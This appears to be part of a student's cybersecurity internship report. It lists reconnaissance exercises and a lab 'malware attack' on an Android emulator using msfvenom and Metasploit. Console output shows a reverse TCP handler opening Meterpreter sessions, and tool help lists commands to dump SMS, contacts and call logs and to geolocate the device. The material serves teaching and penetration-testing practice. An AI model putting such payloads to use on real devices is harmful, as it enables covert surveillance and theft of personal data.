
10.Perform footprinting and reconnaissance using Google dorking










11.Perform footprinting and reconnaissance using Whois









12.Perform footprinting and reconnaissance using Builtwith





13. Perform malware attack using msfvenom



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.20.10.3:4444
[*] Sending stage (78179 bytes) to 172.20.10.4
[*] Sending stage (78179 bytes) to 172.20.10.4
[-] Failed to load client portion of stdapi.
[-] Failed to load client portion of android.
[-] Failed to load client portion of appapi.
[*] Meterpreter session 1 opened (172.20.10.3:4444 → 172.20.10.4:51120) at 2023-03-10 11:28:55 +0530
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter >
```

```
root@kali: /var/www/html
File  Actions  Edit  View  Help
[*] Meterpreter session 2 opened (172.20.10.3:4444 → 172.20.10.4:51122) at 2023-03-10 11:28:55 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: u0_a76
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
```

```
root@kali: /var/www/html
File  Actions  Edit  View  Help

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information

meterpreter > uuid
[+] UUID: a021f7c66da786af/dalvik=19/android=3/2023-03-10T05:58:55Z
meterpreter > sysinfo
Computer        : localhost
OS              : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture    : x64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter >
```

Conclusion

The internship enables the student to harmonize what they learnt in class with reality in professional ground. As a partial fulfilment for the award of a bachelor's degree in NMAM Institute of Engineering, it is fundamental for any student in his/her learning period to undertake practical training. The aim and motivation of this industrial training is to receive discipline, skills, teamwork and technical knowledge through a proper training environment, which will help me, as a student in the field of Computer Science. This document describes the work I have done as part of my one month internship program with DLithe. This internship gave me the opportunity to work with the department of Computer Science and Engineering in the field of Cybersecurity and to gain practical knowledge on networks and penetration testing and its underlying exploits and mechanisms.